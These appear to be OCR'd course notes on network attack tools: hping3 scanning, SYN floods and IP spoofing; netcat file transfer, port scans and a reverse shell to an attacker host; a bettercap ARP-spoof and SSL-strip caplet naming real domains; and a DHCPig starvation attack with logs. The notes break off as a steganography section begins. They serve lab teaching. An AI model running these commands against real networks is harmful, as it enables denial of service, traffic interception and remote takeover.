
hping3
Packet Crafting &
Network Scanning Tool


hping3 is essentially a network engineer's Swiss Army Knife. While `ping` only uses ICMP, `hping3` allows you to craft custom TCP, UDP, and ICMP packets. It is widely used for firewall testing, port scanning, and network performance testing.

1. Simple ICMP Ping

This mimics the standard `ping` command but provides more detailed output.

- **Command:** `hping3 -1 [target]`
- **Example:** `hping3 -1 google.com`
- **Explanation:** The `-1` flag tells hping3 to use the **ICMP** protocol. It's useful for checking if a host is alive when standard ping might be throttled.







2. TCP SYN Scan (Port Scanning)

This is used to see if a specific port is open, similar to Nmap.

- **Command:** `hping3 -S -p [port] [target]`
- **Example:** `hping3 -S -p 80 192.168.1.1`
- **Explanation:** * `-S` sets the **SYN flag** (the first step of a TCP handshake).
  - `-p 80` targets port 80 (HTTP).
  - If you receive a SA (SYN-ACK) response, the port is **open**. If you get an RA (RST-ACK), the port is **closed**.





3. Traceroute using TCP

Standard traceroute often gets blocked by firewalls. `hping3` can bypass this by using TCP packets on common ports.

- **Command:** `hping3 --traceroute -V -S -p 80 [target]`
- **Example:** `hping3 --traceroute -V -S -p 443 google.com`
- **Explanation:** * `--traceroute` tracks the path.
    - `-V` is verbose mode (shows more detail).
    - By using port 443 (HTTPS), you are more likely to pass through corporate firewalls that block standard UDP/ICMP traceroutes.

4. SYN Flood (Stress Testing)

Warning: Only use this on hardware you own. This is a DoS simulation tool.

- **Command:** `hping3 -S [target] -p 80 --flood --rand-source`
- **Example:** `hping3 -S 192.168.1.50 -p 80 --flood --rand-source`
- **Explanation:** * `--flood` sends packets as fast as possible without waiting for a reply.
    - `--rand-source` disguises the attack by spoofing random source IP addresses.

5. IP Spoofing

One of the most powerful features of `hping3` is the ability to hide your identity or simulate traffic coming from a specific internal IP.

- **Command:** `hping3 -S [target] -a [spoofed_ip]`
- **Example:** `sudo hping3 -S 192.168.1.10 -a 192.168.1.5 -p 80`
- **Explanation:** The `-a` flag tells the target that the packet originated from `192.168.1.5` instead of your actual IP. This is often used to test if a firewall correctly implements **Egress/Ingress filtering**.

Flag	Meaning	Description
`-1`	ICMP mode	Sends Echo requests.
`-2`	UDP mode	Sends UDP packets (default port 0).
`-S`	SYN flag	Used for TCP handshakes/scans.
`-A`	ACK flag	Used to test firewall filtering.
`-p`	Port	Sets the destination port.
`-c`	Count	Stop after sending X packets.
`-i`	Interval	Wait X time between packets (e.g., `u1000` for 1ms).

6. Finding the Path MTU (Maximum Transmission Unit)

If you are experiencing packet fragmentation or "black hole" routers, you can use `hping3` to find the largest packet size a path can handle.

- **Command:** `hping3 -1 -H 1500 -y [target]`
- **Example:** `hping3 -1 -H 1472 -y google.com`
- **Explanation:**
    - `-H` sets the IP payload size.
    - `-y` sets the **Don't Fragment (DF)** bit.
    - If you get an ICMP "Fragmentation Needed" message, the MTU is smaller than your setting.

If you want to scan a range of ports to see which are open:
`hping3 -8 1-1024 192.168.1.1`
The `-8` flag triggers **Scan Mode**, covering ports 1 through 1024.

netcat

THE SWISS ARMY KNIFE OF NETWORKING

Netcat (nc) is a powerful networking tool for Linux (and other operating systems) that allows users to read and write data across network connections using TCP or UDP. It's often called the "Swiss Army knife" of networking because of its versatility.

```
┌──(root㉿ffaiz)-[~]
└─# cat caplet.cap | nc 192.168.182.161 804

┌──(root㉿ffaiz)-[~]
└─# 
```

```
┌──(root㉿szabist)-[~]
└─# nc -l -p 804 < /root/testing.txt
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 192.168.100.94
#set dns.spoof.all true
#set dns.spoof.address 192.168.100.186
#set dns.spoof.domains szabist.edu.pk,daraz.pk,hblibank.com.pk
#dns.spoof on
arp.spoof on
set http.proxy.sslstrip true
^C
```

Listening on a Port (Simple Chat Server)

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
Listening on 0.0.0.0 4444
^C
```

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
tcp        0      0 0.0.0.0:4444
raw6       0      0 :::58
```

This makes Netcat listen on port 4444 for incoming connections.

Connecting to a Remote Host (Client Mode)

```
nc <target-ip> <port>
```

```
nc 192.168.1.1 1234
```

This connects to a server running on 192.168.1.1 at port 1234

File Transfer

Sending a file

```
cat file.txt | nc <target-ip> <port>
```

Receiving a file

```
nc -l -p <port> > received.txt
```

Send a file from one machine:

```
nc -l 12345 < file.txt
```

Receive it on another:

```
nc <sender-ip> 12345 > file.txt
```

```
nc 192.168.1.200 12345 < image.jpg   # Sender
nc -l 12345 > image_copy.jpg         # Receiver
```

Port Scanning

```
nc -zv <target-ip> <port-range>
```

```
nc -zv 192.168.1.1 20-100
```

```
┌──(root㉿szabist)-[~]
└─# nc -zv 192.168.182.163 1-1000
192.168.182.163: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.182.163] 514 (shell) open
(UNKNOWN) [192.168.182.163] 513 (login) open
(UNKNOWN) [192.168.182.163] 512 (exec) open
(UNKNOWN) [192.168.182.163] 445 (microsoft-ds) open
(UNKNOWN) [192.168.182.163] 139 (netbios-ssn) open
(UNKNOWN) [192.168.182.163] 111 (sunrpc) open
(UNKNOWN) [192.168.182.163] 80 (http) open
(UNKNOWN) [192.168.182.163] 53 (domain) open
(UNKNOWN) [192.168.182.163] 25 (smtp) open
(UNKNOWN) [192.168.182.163] 23 (telnet) open
(UNKNOWN) [192.168.182.163] 22 (ssh) open
(UNKNOWN) [192.168.182.163] 21 (ftp) open
```

The -z flag ensures no data is sent, and -v enables verbosity.

Create a Reverse Shell (Pentesting)

On the attacker's machine (listener):


```
nc -l -p 4444 -e /bin/bash
```

On the target machine:

```
nc <attacker-ip> 4444 -e /bin/bash
```


- `-e /bin/bash`: Executes `/bin/bash` and ties it to the connection.

Some versions of Netcat don't support `-e`.





DHCP Starvation Attack

A **DHCP Starvation attack** floods a DHCP server with many fake requests so the DHCP pool becomes exhausted. Several common tools can perform this attack (usually used in **security testing or labs**).



DHCPig initiates an advanced DHCP exhaustion attack. It will consume all IPs on the LAN, stop new users from obtaining IPs, release any IPs in use, then for good measure send gratuitous ARP and knock all windows hosts offline.





```
└─# sudo dhcpig -x 1 -c -t 1 eth0
[ -- ] [INFO] - using interface eth0
[DBG ] Thread 0 - (Sniffer) READY
[DBG ] Thread 1 - (Sender) READY
[--->] DHCP_Discover
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:1a:dd:2d   10.0.0.2 IP: 10.0.0.7 for MAC=[de:ad:27:56:d3:b2:00:00:00:00:00:00:00:00:00:00]
[--->] DHCP_Request 10.0.0.7
[DBG ] ARP_Request 10.0.0.1 from 10.0.0.2
[ ?? ]           waiting for first DHCP Server response
[--->] DHCP_Discover
[<---] DHCP_Offer   00:0c:29:1a:dd:2d   10.0.0.2 IP: 10.0.0.8 for MAC=[de:ad:13:5a:70:b5:00:00:00:00:00:00:00:00:00:00]
[--->] DHCP_Request 10.0.0.8
[DBG ] ARP_Request 10.0.0.1 from 10.0.0.2
```

```
Info
DHCP ACK      - Transaction ID 0x2153dae
DHCP Discover - Transaction ID 0x256bb5b
DHCP Offer    - Transaction ID 0x256bb5b
DHCP Request  - Transaction ID 0x256bb5b
DHCP ACK      - Transaction ID 0x256bb5b
DHCP Discover - Transaction ID 0xda3257d
DHCP Offer    - Transaction ID 0xda3257d
DHCP Request  - Transaction ID 0xda3257d
DHCP ACK      - Transaction ID 0xda3257d
DHCP Discover - Transaction ID 0x2cfe099
DHCP Offer    - Transaction ID 0x2cfe099
DHCP Request  - Transaction ID 0x2cfe099
DHCP ACK      - Transaction ID 0x2cfe099
```

root@szabist: ~

```
[ ?? ]           waiting for first DHCP Server response
[ ?? ]           waiting for first DHCP Server response
[ ?? ]           waiting for first DHCP Server response
[ ?? ]           waiting for first DHCP Server response
[ ?? ]           waiting for first DHCP Server response
[ ?? ]           waiting for first DHCP Server response
[ ?? ]           waiting for first DHCP Server response
[ ?? ]           waiting for first DHCP Server response
[ ?? ]           waiting for first DHCP Server response
[ ?? ]           waiting for first DHCP Server response
[ ?? ]           waiting for first DHCP Server response
[ -- ] [FAIL] No DHCP offers detected - aborting
[ -- ]  -----  ABORT ...  -----
[DBG ] Waiting for Thread 0 to die ...
[DBG ] Waiting for Thread 1 to die ...

┌──(root㉿szabist)-[~]
└─#
```

2026-03-11	05:52:39	DHCP	Request	de:ad:28:0e:ed:d9 ACK 10.0.0.48 36000 nm 1MV11BM0 if 10.0.0.2
2026-03-11	05:52:40	DHCP	Request	de:ad:00:4e:b0:b1 ACK 10.0.0.49 36000 nm KYCLKIQJ if 10.0.0.2
2026-03-11	05:52:41	DHCP	Request	de:ad:09:7e:80:d6 ACK 10.0.0.50 36000 nm L75R0DYA if 10.0.0.2
2026-03-11	05:52:42	DHCP	Request	de:ad:09:27:64:7f ACK 10.0.0.51 36000 nm IDR0LF3W if 10.0.0.2
2026-03-11	05:52:43	DHCP	Request	de:ad:26:64:0c:0e ACK 10.0.0.52 36000 nm RC65NK26 if 10.0.0.2
2026-03-11	05:52:44	DHCP	Request	de:ad:04:29:1a:0b ACK 10.0.0.53 36000 nm R3PAMDQS if 10.0.0.2
2026-03-11	05:52:45	DHCP	Request	de:ad:1f:27:f4:3a ACK 10.0.0.54 36000 nm CBM1J94S if 10.0.0.2
2026-03-11	05:52:47	DHCP	Request	de:ad:18:1b:e2:26 ACK 10.0.0.6 36000 nm QQK7D236 if 10.0.0.2
2026-03-11	05:52:48	DHCP	Request	de:ad:18:2c:a3:ef ACK 10.0.0.32 36000 nm DFJ6IW8U if 10.0.0.2

File: dhcp2603.log Print

dynamic
dynamic.ba
ignored
ignored.ba

haneWIN DHCP Server

File Options Window Help

Leased IP addresses: 0 of 50

MAC address/Id	Profile	IP Address	Leased until
de:ad:1f:10:54:1d	If-1_100.94	10.0.0.46	3/11/2026 15:52:37
de:ad:10:54:d0:7a	If-1_100.94	10.0.0.47	3/11/2026 15:52:38
de:ad:28:0e:ed:d9	If-1_100.94	10.0.0.48	3/11/2026 15:52:39
de:ad:00:4e:b0:b1	If-1_100.94	10.0.0.49	3/11/2026 15:52:40
de:ad:09:7e:80:d6	If-1_100.94	10.0.0.50	3/11/2026 15:52:41
de:ad:09:27:64:7f	If-1_100.94	10.0.0.51	3/11/2026 15:52:42
de:ad:26:64:0c:0e	If-1_100.94	10.0.0.52	3/11/2026 15:52:43
de:ad:04:29:1a:0b	If-1_100.94	10.0.0.53	3/11/2026 15:52:44
de:ad:1f:27:f4:3a	If-1_100.94	10.0.0.54	3/11/2026 15:52:45

Static Dynamic Ignored

Listening on Port: 67

ected 254 bytes

```
[If-1_100.94]
InterfaceIP=10.0.0.2
GatewayIP=10.0.0.1
DNS1IP=8.8.8.8
SubnetMask=255.0.0.0
BaseIP=10.0.0.5
Range=50
[DHCPsrv]
Profile0=If-1_100.94
[User]
left=563
top=286
width=600
height=330
col0=135
col1=78
col2=101
col3=135
col4=112
```

Steganography


Greek words steganos, meaning "covered or concealed," and graphia, meaning "writing" is the practice of hiding a secret message, file, image, or video within another seemingly ordinary, non-secret file.

The primary goal of steganography is to avoid drawing suspicion to the transmission of a hidden message.

Steganography vs. Cryptography

While they are both used to protect information, they work in entirely different ways:

- Cryptography scrambles a message so that it is unreadable without a decryption key. It is obvious that a secret message is being sent, but the contents are hidden.
- Steganography hides the existence of the message entirely. If someone intercepts the file, they will likely just see a normal picture or audio file and not even realize there is a secret hidden inside.



For maximum security, the two are often combined: a message is first encrypted, and then the encrypted ciphertext is hidden using steganography.

How it is Used

